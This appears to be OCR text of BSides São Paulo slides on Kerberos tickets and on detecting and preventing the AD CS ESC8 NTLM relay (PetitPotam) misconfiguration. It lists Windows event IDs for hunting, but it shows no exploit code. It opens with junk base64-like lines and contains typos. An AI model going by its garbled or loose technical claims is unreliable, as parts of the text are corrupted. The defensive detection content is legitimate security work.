/Zu++u7ktJDbI5Zw8y3ogdqYjqPMt1kJBbWWZwpdSj9CxgWtLF5nZ2tZ4p+AkfoUvYRxB3I6YE
/CBSD/4laRalX1ao4z0FrNDpIbZXEmu/TILQ6mdSKosbSGla8lAWPxZNzxLccf7gs2QD6MAaUDuC0uvtxUs
/ATT2xcEALY6+cyf+gTTpq8QxfWjabASaww6eUAI4wW6iZVQ+VDm85h5tjhoIMS1TlY+wcpH+sIgmleef/uLUF/ewBjYnWH
/psSbVUIazytcyAAb/sbPCVTxDwtX6GX62Ldg6BsYg+J57d2m/M6DS/bm01xxzkQOUNCHCtYKJYhUSNjup
/dJNEjiVRQH3We+w2czCttgnhlDhe42FMVqPZGARKLdpk+sO5CMjCtoNQB6QESv9F8FeNm5sOhkDA4SVcNv+kp
/EjyleCVY1bUgEnxR9yhkgtfrVwqpwyJi9T64oCJkSDcT7ZBy8IowECHPGiBhWjM

BSIDES SÃO PAULO

Kerberos TGT


Kerberos is a network authentication protocol based on tickets. The protocol allows 2 parties (a client and a server) to authenticate to each other over an insecure network channel, provided that both parties trust a third party; the KDC!

The main components of a Kerberos transaction are:
- The KDC (Key Distribution Center)
- The client requesting access
- The service the client is attempting to obtain access to While Kerberos, is the preferred mechanism, Windows will revert to NTLMv2 if Kerberos is not
available (unless explicitly disabled)

Kerberos uses shared secrets for authentication In a Windows domain there is only one, the NTLM Hash The password hash is used to encrypt everything in MS Kerberos

There are many components in Kerberos protocol, but we focus only on:


- KRB_AS_REQ
- KRB_AS_REP
- KRB_TGS_REQ
- KRB_TGS_REP




ESC8 Hunting - Misconfigured Certificate NTLM Relay

When the ESC8 Misconfiguration is exploited the we can see three eventsID “4886, 4887 and 4768 to monitoring TGT ”.


Certificate Services received a certificate request “Domain Controller”



Request TGT for Domain Controller





Certificate Services approved a certificate request and issued a certificate “Domain Controller”




ESC8 Prevent - Misconfigured Certificate NTLM Relay

For prevent remotely petipotam attack we need create two RCP local rule in Active Directory.





PoC - All the thing together
Mitigation and ELK



Thank you
And
Questions